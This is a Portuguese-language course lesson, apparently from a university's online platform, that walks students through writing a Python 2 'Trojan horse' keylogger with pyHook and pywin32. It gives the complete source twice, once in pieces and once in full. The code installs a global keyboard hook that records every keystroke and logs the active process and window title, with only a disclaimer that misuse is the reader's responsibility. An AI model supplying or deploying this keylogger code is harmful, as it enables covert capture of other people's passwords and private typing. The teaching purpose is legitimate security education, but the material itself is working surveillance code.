VOLTAR

Criando script de cavalo de tróia para logging em teclas

Criar um script, tipo cavalo de Tróia, para capturar as teclas que são pressionadas por um usuário.

NESTE TÓPICO

Marcar tópico

Olá alunos,

Vamos ver agora algo relacionado a parte de segurança. Você já deve ter ouvido falar de scripts que ficam “escondidos” no computador, como no presente grego aos troianos, o cavalo de Tróia. Este tipo de aplicação captura todo o tipo de tecla pressionada pelo usuário no keyboard.

ATENÇÃO!

Este tipo de aplicação é para o aprendizado, se for utilizar com a finalidade de prejudicar terceiros, é de sua responsabilidade.

Para construirmos este tipo de script, necessitaremos de algumas bibliotecas que até o momento, ainda não estão disponíveis para o Python 3, então teremos que utilizar o Python 2. Para isto, você pode utilizar o seguinte link para baixar a versão do Python 2:

https://www.python.org/downloads/release/python-2715/ (https://www.python.org/downloads/release/python-2715/)

Você pode instalar tranquilamente a versão do Python 2, mesmo que você já tenha instalado o Python 3, eles podem ser executados de forma independente.

Agora necessitaremos da biblioteca do **pyhook** que fará o *hook*, a captura das teclas pressionadas (lembre-se que hook é o nome do capitão Gancho (Hook), o pirata da fábula de Peter Pan). Esta biblioteca é que, por enquanto, só existe para Python 2. Podemos fazer download pelo link:

https://sourceforge.net/projects/pyhook/?source=typ_redirect (https://sourceforge.net/projects/pyhook/?source=typ_redirect)

Se você for desenvolver o script para Windows, você terá que trabalhar diretamente em baixo nível, no hardware do teclado. Então terá que utilizar a biblioteca **pywin32** e poderá fazer download pelo link:

https://sourceforge.net/projects/pywin32/files/pywin32/Build%20220/ (https://sourceforge.net/projects/pywin32/files/pywin32/Build%20220/)

Daí você escolherá de acordo com o seu hardware, como o Python 2 trabalha em 32 bits, você deverá baixar a versão para 32 bits e mesmo que o seu hardware seja de 64 bits, não terá problema. Outra coisa a ser observada, é o processador, há versões para AMD e Intel. No caso se você tem processador Intel, então poderá fazer download pelo link:

https://sourceforge.net/projects/pywin32/files/pywin32/Build%20220/pywin32-220.win32-py2.7.exe/download (https://sourceforge.net/projects/pywin32/files/pywin32/Build%20220/pywin32-220.win32-py2.7.exe/download)

Agora, vamos começar o nosso script. Não esqueça de abrir o **IDLE do Python 2**, vá em **File à New File** e salve com um nome na extensão **.py**. O ambiente é igual ao do Python 3.

```
1.  # Script de cavalo de troia para capturar teclas pressionadas
2.  from ctypes import *
3.  import pythoncom
4.  import pyHook
5.  import win32clipboard
```

Na linha **2**, importamos todas as funções da classe **ctypes**. No caso esta classe é nativa no Python.

Nas linhas **3, 4 e 5**, importamos as classes que fizemos download e instalamos (**pyHook e win32clipboard**).

```
1.  usuario   = windll.user32
2.  kernel32 = windll.kernel32
3.  dadosProc    = windll.psapi # funcao para pegar os dados dos processos
4.  telaAtual = None
```

Nesta parte, criamos algumas variáveis para receber dados de baixo nível, que serão capturados do sistema, como informações do usuário, do sistema e dos processos do sistema.

Continuando:

```
1.  # cria o Hook e registra quando a tecla é pressionada
2.  tecla         = pyHook.HookManager() # gerenciador do Hook
3.  tecla.KeyDown = teclaPressionada
4.  tecla.HookKeyboard() # executa o hook de todas as teclas pressionadas
5.  pythoncom.PumpMessages() # executa recursivamente
```

A variável **tecla** vai receber o gerenciador do Hook e vai fazer a varredura do teclado que será utilizado.

Na linha **5**, utilizamos um método da classe **pythoncom** para que a aplicação rode iterativamente até o usuário fechar a aplicação.

Na linha **3**, chamamos a função **teclaPressionada** quando o usuário teclar. Então, vamos criar a função:

```
1.  # esta funçao será chamada quando o usuario pressionar uma tecla
2.  def teclaPressionada(evento):
3.      global telaAtual
4.      # verifica se há mudança de processo
5.      if evento.WindowName != telaAtual:
6.          telaAtual = evento.WindowName
7.          processoAtual()
8.  # verifica qual tipo de tecla é pressionada
9.      if evento.Ascii > 32 and evento.Ascii < 127:
10.         print chr(evento.Ascii),
11.     else:
12.         print " <%s> " % evento.Key, # mostra a tecla padrao que foi pressionada
13.     return True
```

Na linha **3**, recriamos a variável global **telaAtual**. A seguir é verificado se houve uma mudança de processo ou se novos processos foram abertos pelo usuário. Se houve alguma mudança, a função **processoAtual()** será chamada.

Na linha **9**, o bloco **if** verifica qual tipo de tecla foi pressionada: se foram as teclas de endereço 32 até 127 da tabela ASCII, que são todas as teclas do alfabetos ocidental, mais as teclas de caracteres especiais, como por exemplo: **+,*,(,=,>,:**. Senão será exibida as teclas padrões que foram pressionadas, como por exemplo: **ENTER, SHIFT, SCAPE**, as setas: **UP, DOWN, LEFT e RIGHT**.

Note que em Python 2, a função **print** não utiliza parêntesis e utilizamos a **virgula** para mostrar as teclas em uma mesma linha.

Vamos construir a função **processoAtual()**

```
1.  # esta funçao eh chamada caso o usuario mude de processo
2.  def processoAtual():
3.       alvo = usuario.GetForegroundWindow() # estabelece o manipulador da janela alvo
4.      # pega o ID do processo sendo executado
5.      idP = c_ulong(0)
6.      usuario.GetWindowThreadProcessId(alvo, byref(idP)) # pega o ID do processo
7.      idProc = "%d" % idP.value # atribui o id do processo
8.      # pega o nome do programa que executa o processo
9.      nomeProg = create_string_buffer("\x00" * 512)
10.     nomeProc = kernel32.OpenProcess(0x400 | 0x10, False, idP) # pega o nome do execu
    tavel em uso
11.     dadosProc.GetModuleBaseNameA(nomeProc,None,byref(nomeProg),512) # pega o nome do
    processo executado pelo programa
12.    # pega o nome da tela sendo executada
13.     nomeTela = create_string_buffer("\x00" * 512)
14.     tamanho = usuario.GetWindowTextA(alvo, byref(nomeTela),512)
15.     # mostra todos os dados do processo que está sendo executado
16.     print "\n\n* * ID Processo: %s - %s - %s * *\n" % (idProc, nomeProg.value, nomeT
    ela.value)
17.
18.     # fecha os manipuladores (handles)
19.     kernel32.CloseHandle(alvo)
20.     kernel32.CloseHandle(nomeProc)
```

Na linha **3**, apontamos para a janela que o usuário estiver utilizando. Um handle é um manipulador, como se fosse um ponteiro (pointer). A janela capturada é atribuída na variável **alvo**.

A seguir, pegamos o id processo, o nome do programa e o nome do processo que está sendo executado. Por exemplo: se eu abrir um documento do Word, vai ser mostrado: o ID do processo, o nome do programa: o WINWORD.EXE, o nome do processo: no caso é o arquivo: nome_do_arquivo – WORD.

Lembrando que o **ID** do processo é gerado pelo sistema operacional, no caso, pelo Windows. Na linha **6,** pegamos o id do processo com a função **GetWindowThreadProcessId**. Na linha **7**, atribuímos na variável **idProc** o valor numérico do id do processo, como é numérico, formatamos com a expressão regular **"%d"**.

A seguir, pegamos o nome do processo e do programa que está sendo executado e na linha **16**, exibimos o ID do processo, o nome do programa e o nome do processo.

Esta será a linha de código exibida no terminal e, caso o usuário pressionar uma tecla padrão, será executada a linha **print " <%s> " % evento.Key,** da função **teclaPressionada**.


Utilizamos a expressão regular: **"%s"** para formatar os valores em strings (caracteres).

Nas linhas **19 e 20**, fechamos ou destruímos os handles (já que se comportam como ponteiros).

O código completo ficou assim:

```
# Script de cavalo de troia para capturar teclas pressionadas
from ctypes import *
import pythoncom
import pyHook
import win32clipboard
usuario   = windll.user32
kernel32 = windll.kernel32
dadosProc    = windll.psapi # funcao para pegar os dados dos processos
telaAtual = None
# esta função é chamada caso o usuário mude de processo
def processoAtual():
     alvo = usuario.GetForegroundWindow() # estabelece o manipulador da janela alvo
    # pega o ID do processo sendo executado
    idP = c_ulong(0)
    usuario.GetWindowThreadProcessId(alvo, byref(idP)) # pega o ID do processo
    idProc = "%d" % idP.value # atribui o id do processo
    # pega o nome do programa que executa o processo
    nomeProg = create_string_buffer("\x00" * 512)
    nomeProc = kernel32.OpenProcess(0x400 | 0x10, False, idP) # pega o nome do execu
tável em uso
    dadosProc.GetModuleBaseNameA(nomeProc,None,byref(nomeProg),512) # pega o nome do
processo executado pelo programa
     # pega o nome da tela sendo executada
    nomeTela = create_string_buffer("\x00" * 512)
    tamanho = usuario.GetWindowTextA(alvo, byref(nomeTela),512)
    # mostra todos os dados do processo que está sendo executado
    print "\n\n* * ID Processo: %s - %s - %s * *\n" % (idProc, nomeProg.value, nomeT
ela.value)
     # fecha os manipuladores (handles)
    kernel32.CloseHandle(alvo)
    kernel32.CloseHandle(nomeProc)
# esta função será chamada quando o usuário pressionar uma tecla
def teclaPressionada(evento):
    global telaAtual
    # verifica se há mudança de processo
    if evento.WindowName != telaAtual:
        telaAtual = evento.WindowName
        processoAtual()
        # verifica qual tipo de tecla é pressionada
    if evento.Ascii > 32 and evento.Ascii < 127:
        print chr(evento.Ascii),
    else:
        print " <%s> " % evento.Key, # mostra a tecla padrão que foi pressionada
    return True
# cria o Hook e registra quando a tecla é pressionada
tecla         = pyHook.HookManager() # gerenciador do Hook
tecla.KeyDown = teclaPressionada
tecla.HookKeyboard() # executa o hook de todas as teclas pressionadas
pythoncom.PumpMessages() # executa recursivamente
```

Agora vejam o vídeo da execução do script:



SAIBA MAIS...

Dê uma olhada nos links abaixo para saber mais sobre a linguagem Python:

https://www.python.org/doc/ (https://www.python.org/doc/)

https://wiki.python.org/moin/PythonBooks (https://wiki.python.org/moin/PythonBooks)

Neste tópico vimos como criar um script, tipo cavalo de Tróia, para capturar teclas que são pressionadas pelo usuário.

Quiz

Exercício Final

Criando script de cavalo de tróia para logging em teclas

INICIAR

Referências

SUMMERFIELD, M. *Programação em Python 3*: Uma introdução completa à linguagem Python. Rio de Janeiro Alta Books, 2012. 495 p.

MENEZES, N. N. C. *Introdução à programação com Python:* algoritmos e lógica de programação para iniciantes. 2. ed. São Paulo: Novatec, 2014. 328 p.

SWEIGART, AL. *Automatize tarefas maçantes com Python:* programação prática para verdadeiros iniciantes. São Paulo: Novatec, 2015. 568 p.

PYTHON, doc. Disponível em: <https://www.python.org/doc/>. Acesso em: Junho/2018.

PYTHON, books. Disponível em: <https://wiki.python.org/moin/PythonBooks>. Acesso em: Junho/2018.

Avalie este tópico

ANTERIOR
Criando uma tela de login recebendo dados do usuário

Índice

PRÓXIMO
Auditar aplicações WEB

Biblioteca (https://www.uninove.br/conheca-a-uninove/biblioteca/sobre-a-biblioteca/apresentacao/)
Portal Uninove (http://www.uninove.br)
Mapa do Site

Ajuda? (https://ava.uninove.br/seu/AVA/topico/topico.php?idCurso=)